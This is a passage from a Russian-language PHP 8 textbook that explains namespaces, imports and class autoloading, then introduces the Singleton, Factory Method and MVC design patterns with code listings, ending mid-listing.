Из предыдущего раздела видно, что пространство имен очень напоминает файловую систему. Используя слеш, мы можем добавлять произвольное количество подуровней. За счет этого класс с длинным именем `Zend_Cloud_StorageService_Adapter_S3` при помощи пространства имен `Zend\Cloud\StorageService\Adapter` может быть легко преобразован в класс с коротким названием `S3`. До настоящего момента мы пользовались полным именем класса — таким же длинным, как приведенный пример. Как же его сократить?

Правила, которые действуют в отношении пространства имен, очень напоминают правила файловой системы. Точно так же действуют относительные и абсолютные пути.

В файле, где объявлено пространство имен, разрешается ссылаться на его элементы через *относительные* ссылки. Заметьте, что допускается указывать пространство не полностью. Так, в листинге 36.7 мы объявляем пространство `PHP8`, в связи с чем вместо полного имени `PHP8\classes\Page` используем относительное имя `classes\Page`.

Листинг 36.7. Относительные ссылки на элементы. Файл relative.php

```
<?php
namespace PHP8;

require_once 'namespaces.php';
$page = new classes\Page('Контакты', 'Содержимое страницы');
functions\debug($page);
```

Так же как и в файловой системе, мы можем указать *абсолютное* имя, которое начинается с ведущего слеша: `\PHP8\classes\Page`. Более того, в файлах, где объявлено про-

странство имен, для обращения к стандартным функциям — например, к строковой функции `strlen()`, нам потребуется воспользоваться абсолютным именем `\strlen()`, чтобы сообщить PHP, что `strlen()` является функцией глобального пространства имен, а не `\PHP8` (листинг 36.8). Безымянное пространство имен, обозначаемое слешем, называется *глобальным пространством имен*.

Листинг 36.8. Доступ к глобальному пространству имен. Файл absolute.php

```
<?php
namespace PHP8;

function strlen($str)
{
    return count(str_split($str));
}
// Или даже так
// function strlen($str) {
//     return \strlen($str);
// }

// Это PHP8\strlen
echo strlen('Hello world!') . '<br />';

// Это стандартная функция strlen()
echo \strlen('Hello world!') . '<br />';
```

Текущее пространство имен

В файле, где объявлено пространство имен, мы можем использовать ключевое слово `namespace` для ссылки на текущее пространство имен. В листинг 36.9 все три вызова функции `strlen()` являются эквивалентными.

Листинг 36.9. Использование `namespace` в качестве ссылки. Файл namespace_key.php

```
<?php
namespace PHP8;

function strlen($str)
{
    return count(str_split($str));
}

// Это PHP8\strlen
echo \PHP8\strlen('Hello, world!') . '<br />';
echo strlen('Hello, world!') . '<br />';
echo namespace\strlen('Hello, world!') . '<br />';
```

Помимо ключевого слова namespace, язык PHP предоставляет разработчикам встроенную константу __NAMESPACE__, которая содержит имя текущего пространства имен (листинг 36.10).

Листинг 36.10. Использование константы __NAMESPACE__. Файл namespace_const.php

```
<?php
namespace PHP8;

echo __NAMESPACE__; // PHP8
```

Импортирование

Объявление пространства имен в начале файла при помощи ключевого слова namespace помогает сократить нам имена только из текущего пространства имен. В реальности приходится работать с несколькими различными пространствами. Здесь нам поможет механизм *импортирования*, который при помощи ключевого слова use позволяет создавать псевдонимы (листинг 36.11).

Листинг 36.11. Импортирование. Файл use.php

```
<?php
require_once 'namespaces_alt.php';

use PHP8\constants as constants;
use PHP8\functions as functions;
use PHP8\classes\Page as Page;

echo 'Версия ' . constants\VERSION . '<br />';
$page = new Page('Контакты', 'Содержимое страницы');
functions\debug($page);
```

Как видно из листинга 36.11, допускается создание псевдонимов как для отдельных элементов пространства имен (класс Page), так и для подпространств (functions). Если имя псевдонима, которое мы указываем после ключевого слова as, совпадает с последним элементом, то as можно не указывать. Таким образом, строки:

```
use PHP8\constants as constants;
use PHP8\functions as functions;
use PHP8\classes\Page as Page;
```

можно заменить строками:

```
use PHP8\constants;
use PHP8\functions;
use PHP8\classes\Page;
```

Автозагрузка классов

Обычно класс оформляется в виде отдельного файла, который вставляется в нужном месте с помощью конструкции `require_once()`. Если используется большое количество классов, то в начале скрипта выстраивается целая вереница конструкций `require_once()`, что может быть не очень удобно, особенно если путь к классам приходится часто изменять. Кроме того, из всей массы подключаемых классов в конкретном сценарии могут использоваться лишь несколько. Хорошо бы загружать только необходимые классы, которые действительно используются в программе. Для решения этих проблем предназначен механизм *автозагрузки* классов.

Функция *spl_autoload_register()*

PHP предоставляет разработчику специальную функцию `spl_autoload_register()`, которая позволяет задать путь к каталогу с классами и автоматически подключать классы при обращении к ним в теле программы.

> ***Примечание***
>
> **До версии PHP 8.0 допускалось использование устаревшей функции `__autoload()`. Однако, начиная с версии PHP 8.0, эта функция больше недоступна.**

Для демонстрации работы функции создадим папку PHP8, в которой разместим два уже знакомых нам по *главе 32* трейта: `Seo` (листинг 36.12) и `Author` (листинг 36.13).

Трейты и классы размещаются в пространстве имен `PHP8`. Несмотря на то что пространство имен — это виртуальная иерархия, тут она совпадает с физическим расположением классов в файловой системе. Это позволит нам в дальнейшем без лишних трудностей находить файл, где объявлен класс или трейт.

Листинг 36.12. Размещение трейта Seo. Файл PHP8\seo.php

```
<?php
namespace PHP8;

trait Seo
{
    public function keywords()
    {
        // $query = 'SELECT keywords FROM seo WHERE id = :id LIMIT 1'
        echo 'Seo::keywords<br />';
    }
    public function description()
    {
        // $query = 'SELECT description FROM seo WHERE id = :id LIMIT 1'
        echo 'Seo::description<br />';
    }
    public function ogs()
    {
        // $query = 'SELECT ogs FROM seo WHERE id = :id LIMIT 1'
```

```
        echo 'Seo::ogs<br />';
    }
}
```

Листинг 36.13. Размещение трейта Author. Файл PHP8\author.php

```
<?php
namespace PHP8;

trait Author
{
    public function authors()
    {
        // $query = 'SELECT * FROM authors WHERE id IN(:ids)'
        echo 'Author::authors()<br />';
    }
}
```

В папку **PHP8** поместим класс `Page`, который использует упомянутые трейты (листинг 36.14).

Листинг 36.14. Размещение класса Page. Файл PHP8\page.php

```
<?php
namespace PHP8;
use \PHP8\Seo as Seo;
use \PHP8\Author as Author;

class Page
{
    use Seo, Author;

    public function __construct(
        protected string $title = '',
        protected string $content = ''
    ) {}
}
```

Теперь, чтобы объявить объект класса `Page`, нам потребуется подключить все определенные ранее файлы (листинг 36.15).

Листинг 36.15. Подключение всех размещенных файлов. Файл wrong.php

```
<?php
require_once(__DIR__ . '/PHP8/seo.php');
require_once(__DIR__ . '/PHP8/author.php');
require_once(__DIR__ . '/PHP8/page.php');

$page = new PHP8\Page('О нас', 'Содержимое страницы');
$page->authors(); // Author::authors()
```

В больших промышленных системах количество классов может достигать сотен и тысяч, и подключать их вручную в начале каждого из сценариев или даже в отдельном выделенном скрипте довольно утомительно.

Воспользуемся функцией `spl_autoload_register()` из стандартной библиотеки классов SPL, которая позволяет зарегистрировать цепочку из функций автозагрузки. Не найдя класс при помощи первой функции, PHP будет переходить ко второй и последующим функциям и либо найдет класс при помощи одной из функций, либо завершит выполнение программы с ошибкой:

```
spl_autoload_register(
    ?callable $callback = null,
    bool $throw = true,
    bool $prepend = false
): bool
```

В качестве первого параметра (`$callback`) функция принимает имя функции обратного вызова или реализацию в виде анонимной функции. Параметр `$throw` определяет, генерируется ли исключение (см. *главу 34*), если не удалось зарегистрировать функции. По умолчанию новые функции добавляются в конец цепочки. Установив значение параметра `$prepend` в `true`, это поведение можно изменить, заставив PHP помещать функции автозагрузки в начало цепочки.

Все параметры являются необязательными — функция может не принимать ни одного аргумента (листинг 36.16).

Листинг 36.16. Загрузка классов. Файл spl_autoload_register.php

```
<?php
spl_autoload_register();

$page = new PHP8\Page('О нас', 'Содержимое страницы');
$page->authors(); // Author::authors()
```

В качестве аргумента функции часто удобно использовать анонимные функции (листинг 36.17).

Листинг 36.17. Использование анонимной функции. Файл anonim.php

```
<?php
spl_autoload_register(function(string $classname){
    $namespace = array_map(
        fn($class) => $class != 'PHP8' ? strtolower($class) : $class,
        explode('\\', $classname)
    );
    require_once(__DIR__ . '/' . implode('/', $namespace) . '.php');
});

$page = new PHP8\Page('О нас', 'Содержимое страницы');
$page->authors(); // Author::authors()
```

По умолчанию функция `spl_autoload_register()` берет на себя все сложности, связанные с регистром пространств имен и каталогов. Так как мы реализуем собственную анонимную функцию, нам приходится решить проблему, связанную с тем, что у нас каталог PHP8 набран прописными (заглавными) буквами, а все остальные — строчными (маленькими). В то же время все классы у нас начинаются с прописной буквы.


Поэтому переданное нам пространство имен — например, `PHP8\Page` — разбивается на отдельные классы `['PHP8', 'Page']`. Далее при помощи функции `array_map()` каждый элемент, кроме `'PHP8'`, приводится к нижнему регистру. После чего путь к файлу снова собирается в строку с помощью функции `implode()`. Результат можно использовать в функции `require_once()` для подключения класса.

В большинстве случаев в проекте достаточно одного вызова `spl_autoload_register()`. Однако, если проект состоит из множества библиотек и компонентов, может потребоваться отдельная функция-загрузчик для каждого из них. Все они могут быть зарегистрированы при помощи `spl_autoload_register()`.

Резюме

В этой главе мы познакомились с пространством имен — удобным инструментом для организации библиотек. В современной разработке избежать пространств имен не удастся. Знакомясь с современной экосистемой компонентов PHP, разрабатывая собственные компоненты, нам придется размещать свой код в пространстве имен, а также обращаться к функциям и классам из других пространств.

Современное веб-приложение может состоять из тысячи классов. Подключать их вручную не представляется возможным. Поэтому классы стараются подключать с помощью механизма автозагрузки, в котором удобно воспользоваться пространством имен.



ГЛАВА 37

Шаблоны проектирования

Листинги этой главы находятся в каталоге *patterns* сопровождающего книгу файлового архива.

Сфера разработки программного обеспечения является, с одной стороны, молодой инженерной специальностью, а с другой — находящейся в условиях многолетнего взрывного роста. Причиной такого роста стал прогресс в микроэлектронике, свыше пятидесяти лет определяемый законом Мура, согласно которому количество транзисторов, размещаемых на интегральной схеме, удваивается каждые два года.

Экспоненциальный рост возможностей компьютеров перевернул жизнь всей цивилизации на планете. Однако в сфере программного обеспечения образовался огромный разрыв между аппаратными возможностями устройств и средствами разработки ПО. Дело в том, что совершенствование языков программирования, инструментария для разработки, да и просто человеческое сознание не поспевали за возможностями аппаратного обеспечения. В результате современные программы зачастую на порядки медленнее и потребляют больше памяти, чем могли бы. Постоянные взрывные изменения в области разработки ПО и вообще в сфере IT связаны с тем, что отрасль предоставляет слишком много возможностей для дальнейшего совершенствования языков программирования и средств разработки.

Процесс развития отрасли программного обеспечения можно экстраполировать на примере других инженерных дисциплин. Так, после завершения периода взрывообразного скачка обычно следует период спокойного последовательного развития, главную роль в котором играют типовые проекты — наиболее удачные решения, преимущества и недостатки которых хорошо изучены и широко известны специалистам.

У современных разработчиков имеется уникальная возможность участвовать в создании таких типовых решений, которые в сообществе принято называть *шаблонами*, или *паттернами*, проектирования.

> ***Примечание***
>
> Эту главу ни в коем случае нельзя рассматривать как исчерпывающее руководство по шаблонам проектирования — скорее, как введение в эту область. Детальному разбору и классификации шаблонов посвящены десятки книг. Для более детального изучения вопроса следует обратиться к ним.

Зачем нужны шаблоны проектирования?

Сложную задачу можно решить либо сложно простыми средствами, либо просто сложными. Сложным средством в разработке программного обеспечения является язык программирования — специальный язык, который оперирует понятиями предметной области и сильно облегчает решение задачи. Например, гораздо проще решать систему дифференциальных уравнений при помощи языка программирования Wolfram Language, встроенного в пакет Mathematica, поскольку он уже содержит интегралы и дифференциалы как самостоятельные объекты языка. Разработка такого решения на PHP или любом другом универсальном языке потребует гораздо больше усилий, а код получится объемнее и сложнее в сопровождении и модификации.

Разработка под задачу специального языка программирования, который бы оперировал понятиями предметной области, — очень дорогое по времени и усилиям мероприятие. Поэтому сообщество разработчиков пошло по пути совершенствования универсальных языков программирования и создания в них средств построения языков программирования, при помощи которых разработчик может построить язык предметной области.

> ***Примечание***
>
> Помимо объектно-ориентированного подхода, построение новых языков можно организовывать на перегрузке операторов и вводе ключевых слов (атомов). Такой подход принят в символьных языках (Lisp, Prolog).

Объектно-ориентированный подход на сегодняшний день — наиболее популярный для создания языков предметной области. Это не единственно возможный подход, однако большинство разработчиков ориентируются именно на него. Объектно-ориентированные возможности реализованы почти во всех современных языках, и конечно в PHP. Не случайно 17 из 50 глав книги, посвящены именно им.

Однако знать объектно-ориентированные возможности языка недостаточно — необходимо умение их применять на практике. Вариантов использования этих возможностей очень много, и не все они приводят к созданию надежных и легко сопровождаемых проектов. За десятилетия разработки были выявлены наиболее удачные приемы, которые называются *паттернами*, и неудачные способы использования ООП, которые обычно называют *антипаттернами*.

Каждый из паттернов и антипаттернов имеет звучное, хорошо запоминающееся название, которое разработчики используют для быстрого и емкого обозначения типового решения. Когда все разработчики имеют возможность общаться на одном языке, обозначая одним словом сложное типовое решение, это позволяет значительно сократить время обсуждения и проектирования будущего приложения.

Паттернов и антипаттернов очень много, и мы не сможем описать даже их малую часть. В последующих разделах будут рассмотрены наиболее известные паттерны и возможные варианты их использования.

Одиночка (Singleton)

Можно создать любое количество объектов класса. Однако в ряде случаев объекты должны существовать в единственном экземпляре — например, если это объект на-

строек сайта или объект доступа к очереди сообщений. Паттерн реализации объекта в единственном экземпляре называется *Одиночкой* (Singleton).

Создание объекта в единственном экземпляре без возможности создания его копий — весьма нетривиальная задача. В первую очередь необходимо исключить возможность создания нескольких объектов при помощи конструкции `new`. Добиться этого можно, объявив конструктор закрытым (`private`). Для того чтобы иметь возможность создавать объекты, необходимо вызывать конструкцию `new` внутри статического метода класса, предварительно проверив, не создавался ли объект ранее. Воспользоваться нестатическим методом до вызова `new` не получится. Еще одним способом создания объекта является клонирование, и чтобы предотвратить создание копии этим способом, потребуется перегрузить специальный метод `__clone()`, объявив его закрытым. В листинге 37.1 представлена возможная реализация паттерна в виде класса `\Singleton\Settings`.

Листинг 37.1. Паттерн Одиночка. Файл singleton\settings.php

```
<?php
namespace Singleton;

final class Settings
{
    private static ?Settings $_object;
    private ?array $_settings;

    private function __construct()
    {
        $_settings = [];
    }

    private function __clone() {}

    public static function get() : Settings
    {
        self::$_object ??= new self();
        return self::$_object;
    }

    public function __get($key) : mixed
    {
        if (array_key_exists($key, $this->_settings)) {
            return $this->_settings[$key];
        } else {
            return null;
        }
    }

    public function __set($key, $value) : void
    {
        $this->_settings[$key] = $value;
    }
}
```

Объект синглетон класса `Settings` хранится в статической переменной `$_object`, которая инициализируется при первом обращении к методу `get()`. Помимо реализации паттерна Одиночка, класс перегружает специальные методы `__get()` и `__set()` для реализации доступа к атрибутам. В листинге 37.2 приводится пример использования полученного класса.

Листинг 37.2. Пример использования класса `Settings`. Файл settings_use.php

```
<?php
spl_autoload_register();

use Singleton\Settings;

Settings::get()->items_per_page = 20;
echo Settings::get()->items_per_page; // 20
```

Фабричный метод (Factory Method)

Рассмотренный в предыдущем разделе паттерн Одиночка относится к классу *порождающих паттернов*. Основная задача паттернов такого класса заключается в создании объектов. К порождающим паттернам относится и *фабричный метод*.

Фабричный метод часто применяется для создания объектов разных типов. Допустим, для сайта необходимо реализовать систему роутинга, которая бы сопоставляла URL-адреса с объектами, необходимыми для генерации страницы ответа. Например, пусть имеется система пользователей `User` и страниц `Page`.

Для списочных страниц предусматриваются одноименные классы, но во множественном числе — в конец названия класса добавляется символ `s`. Тогда страница со списком пользователей станет обслуживаться классом `Users`, который инкапсулирует массив пользователей, а страница со списком статей — классом `Pages`. Каждый из классов будет снабжаться методом `render()`, ответственным за представление информации для ответа пользователю.

При переходе по ссылке в списке мы должны попадать на детальную страницу, где будет расположена подробная информация о пользователе или полный текст статьи. Так как эта страница посвящена одному пользователю или одной статье, для их обслуживания мы будем использовать классы в единственном числе: `User` для пользователей и `Page` — для статей.

Таким образом, у нас получится следующая система роутинга:

- `/users` — информация о списке пользователей (`Users`);
- `/users/5` — информация о пользователе с идентификатором 5 (`User`);
- `/pages` — информация о списке страниц (`Pages`);
- `/pages/5` — информация о странице с идентификатором 5 (`Page`);

Для обслуживания запросов пользователей необходимо создать класс `Router`, метод `parse()` которого принимал бы строку из приведенного списка и создавал бы объект соответствующего класса (рис. 37.1).




Рис. 37.1. Иерархия классов

Класс `Router` является базовым классом для всех представляемых классов. Классы коллекций `Users` и `Pages` наследуются от `Router` не напрямую, а через промежуточный класс `Collection`, который содержит общий для коллекций обслуживающий код.

Разработку иерархии классов разумно начать с классов `User` и `Page` (листинги 37.3 и 37.4).

Листинг 37.3. Класс `User`. Файл factory\models\user.php

```
<?php
namespace Factory\Models;

class User extends \Factory\Router
{
    public function __construct(
        public string $email,
        private string $password,
        public ?string $first_name = null,
        public ?string $last_name = null)
    {}

    public function render() : string
    {
        $name = implode(' ', [$this->first_name, $this->last_name]);
        return '<strong>' . htmlspecialchars($name) . '</strong> ' .
               '(' . htmlspecialchars($this->email) . ')';
    }
}
```

Конструктор класса `User` принимает в качестве параметров имя `$first_name`, фамилию `$last_name`, электронный адрес `$email` и пароль `$password` пользователя. Метод `render()` выводит имя и фамилию, рядом с которыми в круглых скобках указывается электронный адрес.

Листинг 37.4. Класс `Page`. Файл factory\models\page.php

```
<?php
namespace Factory\Models;
```

```
class Page extends \Factory\Router
{
    public function __construct(
        public string $title,
        public string $content)
    {}

    public function render() : string
    {
        return '<hl>' . htmlspecialchars($this->title) . '</hl>' .
               '<p>' . htmlspecialchars($this->content) . '</p>';
    }
}
```

Конструктор класса `Page` принимает в качестве параметров название статьи `$title` и ее содержимое `$content`. Здесь также реализован свой собственный вариант метода `render()` для отображения статьи на HTML-странице.

Коллекции `Users` и `Pages` наследуются от базового класса `Collection`, который хранит коллекцию в переменной класса `$collection`, а методом `renders()` возвращает массив строк, полученных вызовом метода `render()` каждого из элементов коллекции. Для обхода коллекции используется стандартная функция `array_map()` совместно с анонимной пользовательской функцией (листинг 37.5).

> ***Примечание***
>
> PHP предоставляет стандартный интерфейс `ArrayAccess`, реализация которого позволит получить доступ к коллекции как к обычному массиву PHP при помощи квадратных скобок и обхода через цикл `foreach`.

Листинг 37.5. Класс `Collection`. Файл factory\models\collection.php

```
<?php
namespace Factory\Models;

class Collection extends \Factory\Router
{
    public function __construct(public ?array $collection = null) {}

    public function renders() : array
    {
        return array_map(
                   fn($item) => $item->render(),
                   $this->collection);
    }

    public function render() : string
    {
        return implode('<br />', $this->renders());
    }
}
```

Теперь можно унаследовать классы-коллекции `Users` и `Pages` от `Collection` (листинги 37.6 и 37.7).

Листинг 37.6. Наследование класса-коллекции `Users`. Файл factory\models\users.php

```
<?php
namespace Factory\Models;

class Users extends Collection
{
    public function __construct(public ?array $users = null)
    {
        $users ??= [
            new User(
                'dmitry.koterov@gmail.com',
                'password',
                'Дмитрий',
                'Котеров'),
            new User(
                'igorsimdyanov@gmail.com',
                'password',
                'Игорь',
                'Симдянов')
        ];
        parent::__construct($users);
    }
}
```

Листинг 37.7. Наследование класса-коллекции `Pages`. Файл factory\models\pages.php

```
<?php
namespace Factory\Models;

class Pages extends Collection
{
    public function __construct(public ?array $pages = null)
    {
        $pages ??= [
            new Page(
                'Первая статья',
                'Содержимое первой статьи'),
            new Page(
                'Вторая статья',
                'Содержимое второй статьи')
        ];
        parent::__construct($pages);
    }
```

```
    public function render() : string
    {
        return implode('', parent::renders());
    }
}
```

Отчасти для сокращения кода, отчасти из-за того, что пока не рассмотрены базы данных, коллекции инициализируются непосредственно в конструкторах классов. В реальном коде так поступать не следует.

Обратите внимание, что в классе `Pages` мы перегружаем метод `render()`, заменяя родительский метод из `Collection`. В то время как в классе `User` определен только конструктор, методы `renders()` и `render()` будут взяты из базового класса.

Теперь, когда базовые классы готовы, можно создать класс `Router`, реализующий фабричный метод `parse()` (листинг 37.8).

Листинг 37.8. Создание класса `Router`. Файл factory\router.php

```
<?php
namespace Factory;

abstract class Router
{
    public static function parse(string $url) : mixed
    {
        $arr = explode('/', $url);
        $class = 'Factory\\Models\\' . ucfirst($arr[0]);
        $id = count($arr) > 1 ? $arr[1] : null;
        $obj = new $class();

        return is_null($id) ? $obj : $obj->collection[$id];
    }

    abstract public function render();
}
```

Абстрактный класс `Router` обязует всех своих наследников реализовывать метод `render()` за счет объявления его абстрактным. Фабричный метод `parse()` разбирает переданный ему URL и извлекает из него имя класса `$class` и необязательный идентификатор ресурса `$id`. Например, из строки `users/1` в конечном итоге получаются класс `\Factory\Models\Users` и идентификатор 1. В листинге 37.9. приводится пример использования класса `Router`.

Листинг 37.9. Пример использования класса `Router`. Файл factory_use.php

```
<?php
spl_autoload_register();
```

```
use Factory\Router;

$obj = Router::parse('users');
echo $obj->render();
```

Результатом выполнения кода из листинга 37.9 будут следующие строки:

```
Дмитрий Котеров (dmitry.koterov@gmail.com)
Игорь Симдянов (igorsimdyanov@gmail.com)
```

Если заменить строку `'users'` строкой `'users/1'`, то будет выведена информация лишь об одном авторе:

```
Игорь Симдянов (igorsimdyanov@gmail.com)
```

Модель-Представление-Контроллер

Рассмотренная в предыдущем разделе система вывода пользователей и статей имеет существенные ограничения. Представления статей и пользователей определяются методом `render()` непосредственно в классах `User` и `Page`. Если статьи нужно представлять несколькими способами (HTML-страница, RSS-канал, JSON-массив), придется добавлять способы форматирования в каждый из базовых классов и адаптировать классы-коллекции для их корректного вывода. В результате сопровождение системы становится сложным и подверженным ошибкам.

Для разделения данных и представлений существует множество паттернов, и наиболее популярным из них является Модель-Представление-Контроллер (Model-View-Controller, MVC).

Основная задача этого паттерна — разделить содержимое документов (модель), их обработку (контроллер) и их отображение (представление). Как видно из названия, паттерн состоит из трех компонентов (рис. 37.2).




Рис. 37.2. Иерархия классов

Класс модели предоставляет данные — это может быть класс, обслуживающий базу данных, API-сервис и т. п. *Класс представления* отвечает за генерацию представления. *Класс контроллера* является координатором: он принимает от пользователя сообщения, извлекает нужную для ответа информацию из базы данных, запрашивает представление, чтобы сгенерировать его на основании полученных данных, и затем отправляет результат клиенту. Обращение к базе данных напрямую из представления или хранение представления в базе данных не допускается.

Примечание

Приведенная на рис. 37.2 схема реализации MVC, получившая широкое распространение в веб-проектах, не является единственной. Более того, в классификации паттернов она называется MVC Model 2. Первая реализация MVC более характерна для десктопных программ, где взаимодействие пользователей с программой идет через слой представления, а не контроллера, как в случае веб-приложений.

Построим при помощи MVC систему, которая будет отображать список пользователей и одиночного пользователя в двух форматах: HTML и RSS, в связи с чем к использовавшимся ранее URL добавим расширения:

- `/users.html` — информация о списке пользователей в HTML-формате;
- `/users/5.html` — информация о пользователе с идентификатором 5 в HTML-формате;
- `/users.rss` — информация о списке пользователей в RSS-формате;
- `/users/5.rss` — информация о пользователе с идентификатором 5 в RSS-формате.

В качестве моделей в нашей системе будут выступать класс `User` (листинг 37.10) и класс-коллекция `Users` (листинг 37.11).

Листинг 37.10. Класс `User`. Файл mvc\models\user.php

```
<?php
namespace MVC\Models;

class User
{
    public function __construct(
        public string $email,
        private string $password,
        public ?string $first_name = null,
        public ?string $last_name = null) {}
}
```

Листинг 37.11. Класс-коллекция `Users`. Файл mvc\models\users.php

```
<?php
namespace MVC\Models;

class Users
{
    public $collection;

    public function __construct(public ?array $users = null)
    {
        $users ??= [
            new User(
                'dmitry.koterov@gmail.com',
                'password',
                'Дмитрий',
                'Котеров'),
```

```
            new User(
                'igorsimdyanov@gmail.com',
                'password',
                'Игорь',
                'Симдянов')
        ];
        $this->collection = $users;
    }
}
```

В отличие от вариантов предыдущего раздела, в этих классах отсутствует метод `render()`, т. к. за отображение будет отвечать подсистема представлений. Разделение представления и отображения данных позволяет избавиться от фабричного метода в моделях.

При построении представления следует учитывать, что возможны как минимум два варианта: HTML и RSS. Все страницы одного класса очень похожи друг на друга, все они имеют заголовок, содержимое, схожий заголовок и подвал. Разумно унаследовать от единого класса `ViewFactory` (листинг 37.12) два разных класса: `HtmlView` (листинг 37.13) и `RssView` (листинг 37.14), которые учитывали бы компоновку каждой отдельной страницы (рис. 37.3).




Рис. 37.3. Схема наследования классов для представления

Листинг 37.12. Класс `ViewFactory`. Файл mvc\views\viewfactory.php

```
<?php
namespace MVC\Views;

abstract class ViewFactory
{
    abstract public function render() : string;

    public static function create(
        string $type,
        string $class,
        \MVC\Decorators\DecoratorFactory $decorator) : ViewFactory
    {
        $class = 'MVC\\Views\\' .
                 ucfirst($class) .
                 ucfirst($type) .
                 'View';
        $obj = new $class($decorator);
```

```
        return $obj;
    }
}
```

Класс `ViewFactory` сформирован в виде фабричного метода, который позволяет создавать собственных наследников, гарантируя у них наличие метода `render()`.

Листинг 37.13. Класс `HtmlView`. Файл mvc\views\htmlview.php

```
<?php
namespace MVC\Views;

class HtmlView extends ViewFactory
{
    const LAYOUT = <<<HTML
    <!DOCTYPE html>
    <html lang="ru">
    <head>
      <title>{{{title}}}</title>
      <meta charset='utf-8' />
    </head>
    <body>{{{body}}}</body>
    </html>
HTML;

    protected $replacements;

    public function __construct(object $decorator)
    {
        $this->replacements = [
            '{{{title}}}' => $decorator->title(),
            '{{{body}}}' => $decorator->body()
        ];
    }

    public function render() : string
    {
        return str_replace(
                    array_keys($this->replacements),
                    array_values($this->replacements),
                    self::LAYOUT);
    }
}
```

Класс `HtmlView` содержит константу `LAYOUT` с HTML-шаблоном страницы. Обязательный метод `render()` подставляет вместо плейсментов `{{{title}}}` и `{{{body}}}` уникальные для каждой страницы заголовок и содержимое. Конструктор принимает в качестве единственного аргумента `$decorator` — объект-декоратор, который имеет обязательные

методы `title()` и `body()`, возвращающие строки, используемые для подстановки в HTML-шаблон.

Листинг 37.14. Класс `RssView`. Файл mvc\views\rssview.php

```
<?php
namespace MVC\Views;

class RssView extends ViewFactory
{
    const LAYOUT = <<<RSS
      <?xml version="1.0" encoding="UTF-8"?>
      <rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom" />
      <channel>
        <title>{{{title}}}</title>
        <link>http://example.com/</link>
        {{{items}}}
      </channel>
    </rss>
RSS;

    protected $replacements;

    public function __construct(object $decorator)
    {
        $this->replacements = [
            '{{{title}}}' => $decorator->title(),
            '{{{items}}}' => $decorator->items()
        ];
    }

    public function render() : string
    {
        return str_replace(
                    array_keys($this->replacements),
                    array_values($this->replacements),
                    self::LAYOUT);
    }
}
```

Класс `RssView` почти полностью аналогичен `HtmlView`, только в качестве шаблона выступает RSS-заготовка в стандарте `Atom`, в которой плейсменты `{{{title}}}` и `{{{items}}}` заменяются уникальными для каждой страницы значениями.

Учебная система не предполагает слишком сложной компоновки представления, поэтому можно ограничиться приведенными здесь двумя классами-представлениями. Однако для каждой страницы можно унаследовать свой класс: `UserHtmlView`, `UserRssView`, `UsersHtmlView` и `UsersRssView` (рис. 37.4) и расширить их функционал.




Рис. 37.4. Альтернативная схема наследования классов для представления

В листингах 37.15–37.18 представлены недостающие классы.

Листинг 37.15. Класс `UserHtmlView`. Файл mvc\controllers\userhtmlview.php

```
<?php
namespace MVC\Views;

class UserHtmlView extends HtmlView {}
```

Листинг 37.16. Класс `UsersHtmlView`. Файл mvc\controllers\usershtmlview.php

```
<?php
namespace MVC\Views;

class UsersHtmlView extends HtmlView {}
```

Листинг 37.17. Класс `UserRssView`. Файл mvc\controllers\userrssview.php

```
<?php
namespace MVC\Views;

class UserRssView extends RssView {}
```

Листинг 37.18. Класс `UsersRssView`. Файл mvc\controllers\usersrssview.php

```
<?php
namespace MVC\Views;

class UsersRssView extends RssView {}
```

Так как URL, на которые отзывается система, уже довольно сложные, можно выделить их обработку в отдельный класс `Router` (листинг 37.19).

Листинг 37.19. Класс `Router`. Файл mvc\controllers\router.php

```
<?php
namespace MVC\Controllers;
```

```
class Router
{
    public string $model;
    public ?string $ext;
    public ?int $id;

    public static function parse(string $path) : Router
    {
        list($path, $ext) = explode('.', $path);
        $arr = explode('/', $path);
        return new self($arr[0], $ext, count($arr) > 1 ? $arr[1] : null);
    }

    private function __construct(
        string $model,
        ?string $ext = null,
        ?int $id = null)
    {
        $this->model = $model;
        $this->ext = $ext;
        $this->id = $id;
    }
}
```

Класс `Router` реализован по принципу фабричного метода — мы лишь не предполагаем, что от него будет что-то наследоваться. Конструктор класса закрыт. За создание объекта ответствен статический метод `parse()`, который принимает строку `$path`, разбирает и заполняет свойства класса:

- `$model` — название модели (в учебном примере всегда `users`);
- `$ext` — расширение (либо `html`, либо `rss`);
- `$id` — идентификатор пользователя (если запрошена детальная страница пользователя, а не список всех пользователей).

Так как модели `User` и `Users` ничего не умеют, нам потребуется создать для них классы-декораторы `UserDecorator` и `UsersDecorator`, которые будут предоставлять методы `title()`, `body()` и `items()` для подстановки в HTML- и RSS-шаблоны. Разумно унаследовать оба класса от единого абстрактного класса `DecoratorFactory` (листинг 37.20).

Листинг 37.20. Класс `DecoratorFactory`. Файл mvc\decorators\decoratorfactory.php

```
<?php
